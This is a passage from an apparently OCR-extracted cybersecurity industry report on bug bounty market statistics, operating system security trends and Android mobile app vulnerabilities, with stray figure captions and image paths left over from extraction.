


Figure 2. Average rewards by vulnerability severity level

4




Figure 3. Average rewards per vulnerability


A non-tolerable event is an event that occurs as a result of cybercriminal activity, making it impossible to achieve operational and strategic goals or leading to long-term disruption of core operations

Rewards for medium- and low-severity vulnerabilities are quite small, as opposed to critical and high-severity vulnerabilities that pose the most serious threats, such as confidential information leaks, unauthorized access to applications, and attacks on local resources. Businesses understand the implications of such vulnerabilities and are willing to pay significantly more for high-severity and critical vulnerabilities. For example, the increasing number of attacks on blockchain projects in recent months has forced developers to be more vigilant in detecting vulnerabilities in their products and announce enticing rewards reaching $13,100 for a critical vulnerability and $5,300 for a high-severity vulnerability. Some especially dangerous vulnerabilities can be priced at $100,000 and higher. Solutions marketed by tech companies must also be immune to attacks. For example, Sony and Intel offer $50,000 and $100,000, respectively, for critical vulnerabilities.

In order to determine the severity rating more accurately, every organization needs to know how potential exploitation of vulnerabilities could affect its operations and whether it could lead to business-critical consequences. Standoff 365, a bug bounty platform, suggests a new approach: in addition to hunting for vulnerabilities and submitting reports, researchers are encouraged to demonstrate how the security flaws they discover can be used to trigger non-tolerable events. If a researcher submits a report with a clear and comprehensive description of the complete attack vector and the vulnerabilities exploited, and this report is verified by the platform team, the researcher is eligible for a reward that is several times higher than payouts for ordinary vulnerabilities.

This approach benefits all parties involved. The customer receives a detailed report on exploitation of a range of vulnerabilities that led to a real attack and triggered a non-tolerable event. As a result, the customer can quickly fix the vulnerabilities and form a realistic understanding of the attack scenarios and their consequences. The researcher gets a significantly bigger reward and a higher ranking, while the platform can check a coherent chain of vulnerabilities instead of disparate reports.

Figure 4. Bug bounty platforms by region






Figure 5. Bug bounty platforms by program type

- Public and private
- Only private
- Only public

Bug bounty platform statistics

Bug bounty platforms are represented unevenly in the global market, and not every country has large and trustworthy platforms. The highest number of large bug bounty platforms is concentrated in Asia, which is home to 38% of the platforms covered by this study. Europe ranks second with one-third of the platforms, including some of the largest, such as Intigriti, YesWeHack, Zerocopter, and Standoff 365. North America and the Middle East account for 21% and 8%, respectively.

The large number of participants is one of the main advantages of the crowdsourcing approach to cybersecurity. However, not all researchers are sufficiently qualified or specialized in the required area (for example, web applications or blockchain), and some organizations are not ready to handle a large number of vulnerability reports at once. That is why platforms offer two types of programs: public and private.

Public programs allow for more coverage, broader categories, and more vulnerabilities being discovered due to the diverse skills and expertise of researchers. But one should keep in mind that the qualification levels of participants can vary greatly, which is not always conducive to finding critical and high-severity vulnerabilities. Private programs allow organizations to handpick professionals who meet their requirements, or invite the most advanced researchers to increase the chances of discovering serious vulnerabilities. Platforms like Synack and Cobalt run only private programs with thoroughly vetted community members.

Businesses are embracing these opportunities to enhance their cybersecurity and integrating bug bounty programs into their processes. The most frequent customers (16%) of such platforms are IT companies that are constantly working on improving their applications. One in ten applications on bug bounty platforms comes from customers in finance or trade. According to a HackerOne report, in 2022 the number of customers from these sectors grew by 43% and 76%, respectively ❺. The recent hacks ([1] and [2]) of cryptocurrency platforms (9%) highlighted the need for bug bounty programs to find vulnerabilities in crypto protocols and smart contracts.

❺

Public programs are open to any researcher: anyone can get access and start looking for vulnerabilities. Private programs are aimed at a certain group of researchers who get access by invitation




Figure 6. Bug bounty platform customers by industry

- IT
- Online services
- Services
- Trade
- Finance
- Blockchain
- Government
- Telecom
- Other

Prospects and problems of the bug bounty market

Bug bounty programs and platforms are becoming increasingly popular among organizations seeking to ensure cybersecurity of their assets. HackerOne analysts found that in 2022 the number of bug bounty programs increased by 45% compared to 2020. According to an AllTheResearch report, the global bug bounty market is expected to reach $5.4 billion in revenue by 2027 [6].

This growth is driven by the following factors:

- Global Internet penetration
- Growing awareness of the need to ensure cybersecurity
- Attractive rewards for vulnerabilities discovered by researchers
- Widespread use of online services in organizations due to the fact that employees are increasingly using mobile devices and other Internet-connected devices at work
- High demand for cybersecurity tools among organizations
- Technological advances and trends, such as IoT, IIoT, cloud computing, artificial intelligence, machine learning, and Industry 4.0

However, the following factors may restrict the projected growth:

- Lack of market expansion in less developed countries
- Difficulties in detecting vulnerabilities without buying additional specialized software
- Fierce competition in the industry
- Cybersecurity measures in web application development making it more challenging to find vulnerabilities

Conclusions

The crowdsourcing approach to cybersecurity is very promising, and its implementation in the form of bug bounty programs gives many advantages over traditional solutions. Among such advantages are result orientation, continuous testing, program flexibility and scalability, and a transparent reward system.

However, not all organizations are capable of implementing self-managed bug bounty programs: some of them struggle with scope definition, some lack experience or resources to launch their own programs, and others are not trusted by security researchers.

To overcome these challenges, bug bounty platforms were created, aggregating bug bounty programs from multiple organizations. Such platforms give security researchers the freedom to find projects they like. Platforms help customers define program scope, target applications, and testing systems. They also take care of communication with researchers and verification of their reports. This frees up resources of customers' IT teams, so they can focus on improving their systems and applications based on vulnerability reports.

For a reasonable fee, organizations get all the necessary infrastructure, support, the ability to pay only for results, and, most importantly, researchers with diverse skillsets who are willing to hunt for vulnerabilities 24/7. Standoff 365 offers organizations a unique chance to test how well their products are protected from non-tolerable events. This approach allows customers to understand the real-life consequences of attacks on their applications and get detailed reports that accelerate fixing the security issues.

Security researchers, in turn, can benefit from speedy feedback provided by platform representatives, fair rewards that are significantly higher if a detected vulnerability could trigger a non-tolerable event, and rating systems that pave the road to more profitable private programs. All these measures foster competition and drive improvement among community members.

Operating system security:

ALEXANDER POPOV

Principal Security Researcher,
Positive Technologies

In complex systems, there is no simple solution to the security problem. A comprehensive effort across multiple areas is a prerequisite. This principle is also true for operating system development, and in recent years we have seen slow but steady improvement of OS security.

Recent noteworthy developments:

- Improvement in fuzzing tools for vulnerability detection
- Work on secure kernel memory allocators for Linux and XNU [1]
- Continued efforts to integrate operating systems with hardware security modules
- Introduction of Rust support into the Linux kernel v6.1 [2], which will allow the development of kernel code that is free of some types of memory corruption bugs

All of these efforts will continue this year, and we at Positive Technologies are following these closely while conducting research of our own.

trends and forecasts

Last year, Russia began to place special emphasis on security and independence of GNU/Linux systems, as Western OS vendors left that market and abandoned Russian users. A secured operating system is essential to building a secure information system overall. What is more, according to our data, the share of attacks on Linux-based systems in Q3 2022 increased to 30% of total malware attacks. New types of ransomware, remotely controlled rootkits, spyware, and cryptominers are targeting GNU/Linux. Therefore, the developers of Russian GNU/Linux distributions are faced with the imperative challenges of activating kernel self-protection technologies, using secure-by-default system settings, monitoring software supply chains, and promptly releasing security updates. All of these are prerequisites to successfully mitigating OS vulnerability exploits and the spread of malware.

The challenges faced by companies that use GNU/Linux are no less complex: they need to configure their entire OS fleet in line with best practices, as risks are currently very high. Moreover, OS security settings need to be selected for each IT system according to its threat model. Russian IT professionals are tasked with covering a huge scope, and we at Positive Technologies intend to make a contribution to this vital common cause.

The challenges faced by companies that use GNU/Linux are no less complex: they need to configure their entire OS fleet in line with best practices, as risks are currently very high

1

2

Mobile application security

ARTEM KULAKOV

Senior Specialist at Mobile Application Security Research, Positive Technologies

Insecure data storage—yet again

In 2022, our team discovered 216 vulnerabilities during studies of 25 pairs of apps for Android and iOS platforms. The storage of user data in clear text accounted for the largest share of vulnerabilities (14%). Despite the efforts of operation system developers and secure application development communities, this class of vulnerability has continued to be the most prevalent for several years in a row. This trend will remain relevant in 2023, although it is now very simple to use cryptography in mobile applications: both vendor and open-source solutions make working with cryptographic primitives easier for developers. Vulnerabilities related to application integrity checks and storing confidential information in the code shared second place, with 9% each. Third place (8%) was taken by vulnerabilities related to untrusted environment checks.

If the above vulnerabilities can be found in an application, this indicates that the developers are not strict enough when controlling the integrity of their applications and execution environment. If we add to this the lack of good code obfuscation (we found this combination in 36% of the applications we studied in 2022), this creates a favorable situation for attackers: it becomes very easy to conduct qualitative analysis, which, in turn, makes it simpler to create bots, clones and trojans targeting specific products.

The creation of fake apps will remain one of the top cyberthreats in 2023

The launch of Russian app stores designed to replace Google Play and the App Store was another enforced trend in 2022

The number of vulnerabilities has decreased

The most curious trend of 2022 was that certain vulnerability classes were absent in applications. For example, developers no longer store cryptographic keys in the file system and don't allow errors that make it possible to traverse directories (Path Traversal). We encountered the vulnerability related to insecurely sending implicit inter-process messages only once in 2022, down from the six cases we found in the year prior. This is due to the fact that developers have begun to apply good architectural practices more often, significantly reducing the attack surface of applications and even completely neutralizing some types of vulnerabilities. For example, in Android applications using the Single Activity approach there is only one activity, which significantly reduces the number of possible entry points. This approach makes it easier for developers to control and secure application entry points. We expect this positive trend to get stronger in 2023.

New versions of operating systems also help application developers: more granular permissions are being introduced for performing system operations and a number of permissions can be requested each time. For example, now you don't need to permanently give the application permission to access your geolocation.

Fake apps are the scourge of 2022-2023

In the past year, the problem of cloned and fake apps reached a new level. The mobile applications of many companies were removed from official stores [1], so users had to look for them on other sites. Attackers did not fail to take advantage of this and began to actively spread fake applications. Another interesting point: in order to install an application from a third-party source on your smartphone, you need to enable the corresponding function (downloading from non-official stores is prohibited by default by Android and iOS developers). Previously, attackers tricked users into activating it; now users are forced to give installation permission on their own, and it's often impossible to be sure that an application is original when downloading it from an unknown source.

1

It's possible that the first integrations with Chinese vendors will start to appear in 2023

2023

For example, scammers can modify the application of a well-known bank and steal the password from a personal account. The situation was exacerbated by the mobile application developers themselves when they began to place their apps in official stores under new names and on behalf of different companies [2]. From then on, it became even more difficult to understand which products are legitimate and which are not. In our view, the creation of fake apps will remain one of the top cyberthreats in 2023.

Domestic app stores enter the arena

The launch of Russian app stores designed to replace Google Play and the App Store was another enforced trend in 2022. Attracting users and gaining their trust won't be an easy task. Participating in bug bounty programs and cooperating with communities of information security specialists can help with this. The main problem with domestic stores is that they are in fact just ordinary user applications without any special rights in the system. As a result, it's necessary to give the same permission as when installing an application from an untrusted source. This permission poses the greatest danger for Android versions below 9 (Pie), because it is issued to the entire system at once. In version 9, this has changed, and now the right to install can be given to each specific application separately. This means you can grant permission to the installed app store, and then only this store will be able to install applications from untrusted sources. This approach somewhat reduces the attack surface.

As we see it, cooperation between the developers of domestic stores and operating system suppliers could solve the problem. It's possible that the first integrations with Chinese vendors will start to appear in 2023. Another option is to create a domestic operating system in which such app stores would be installed in the system by default.

It's time to systematize vulnerabilities in mobile applications

Global trends in mobile app vulnerabilities continue to surprise us year after year: WhatsApp integer overflow (CVE-2022-36934, CVE-2022-27492), TikTok account takeover via deeplink (CVE-2022-28799) and a similar link processing issue at Zoom (CVE-2022-28763). In addition, researchers were able to hack Tesla by conducting a MITM attack on the Bluetooth Low Energy connection between a car and the mobile app (CVE-2022-37709). This list of incidents is just a small part of what became publicly known in 2022. It's worth noting that these are not new types of attacks or unknown exploits, but typical vulnerabilities that we see every year. This points to one obvious conclusion: developers do not learn from their mistakes. Why? Perhaps it comes down to a lack of tools. Overall, the global information security community pays very little attention to the classification of vulnerabilities in mobile applications. The OWASP Mobile Top 10, a ranking of the most frequently encountered threats, has not been updated since 2016, while the OWASP Top 10 for web threats was updated in 2021.

The top three positions in the ranking of application vulnerabilities are held by "Improper Platform Usage," "Insecure Data Storage," and "Insecure Communication," which differs from the results of our application security studies in 2021 and 2022. A more recent standard, the OWASP Mobile Application Security Verification Standard (MASVS), is written from the standpoint of application testing by the developer, not by the attacker. In this regard, it has become necessary to make a classification of application vulnerabilities similar to the one that already exists for web applications.

In 2023, the problem of the lack of mobile application security analysis specialists will still be present. At the same time, the development of thematic communities, bug bounty programs (including Russian ones), and the emergence of more advanced tools will encourage the appearance on the market of more specialists in this field—and with it the strengthening of mobile application security.

2

Evolution of vulnerabilities in Android apps

ARTEM KULAKOV

Senior Mobile Application Security Specialist,
Positive Technologies

The history of Android app development has gone through several notable stages, from small apps running locally, to client-server apps, app ecosystems, and super-apps. Each of these stages raised the bar of complexity, creating new vulnerabilities, and increased developers' concern about the security of both the applications and the data they operate with. The operating system itself has evolved, providing developers with more options and security mechanisms. But there are always a few more unknowns in this system of equations than meets the eye. This article will cover how mobile app vulnerabilities have evolved, what influenced them, what vulnerabilities are relevant now, and what's in store for the future.

Android apps' main vulnerabilities

There are quite a few types of mobile app vulnerabilities, but we can highlight some generalized types that cover the main landscape. The most frequent vulnerabilities are related to insecure storage of user and app data. The developer doesn't even need to do anything for those to appear. Just storing sensitive information in unencrypted form does that. Some developers, when thinking about security, store this data in the application's internal directory, known as the sandbox. But in many cases, this is not enough.

An example is when commands can be executed on the user's device on behalf of a superuser (root). This function is not usually included in the standard OS, but advanced users add it themselves to use certain applications or to improve the operating system's UX. Then the following scenario is possible: a conventionally legitimate app requests a higher permission to perform its main function, and once it has been granted, starts behaving in a way the user doesn't expect it to. For example, copying data from the sandboxes of other applications.

Another example is the presence of vulnerabilities that allow contents of a sandbox to be read from another application. Here, the malicious app does not need elevated permissions. It will exploit this vulnerability and gain access to unencrypted data in the internal directory of the target application. This is why the data needs to be encrypted. Fortunately, it is very easy to do this these days, and you don't need to be an expert in cryptography. You can just use the vendor's solutions and follow the practices described in official documentation.

Another no less interesting type of vulnerability is the lack of control over the integrity of executable files and protection against modification. Here, if the developer doesn't do anything, there will be no protection. This would allow attackers to modify an original application and distribute it as if it were the original. Surely, nobody would want to download a non-original application, would they? But in fact, many people do. In addition to commonplace demands like cutting out advertising and mechanisms controlling paid features, users may need to run applications on devices with modified firmware. This firmware very often has the ability to execute commands on behalf of a superuser, and banking applications containing appropriate security mechanisms refuse to operate on such devices. As a consequence, it is necessary to remove all these checks from a banking app for it to work on the firmware. These activities are usually performed by enthusiasts just for the sheer 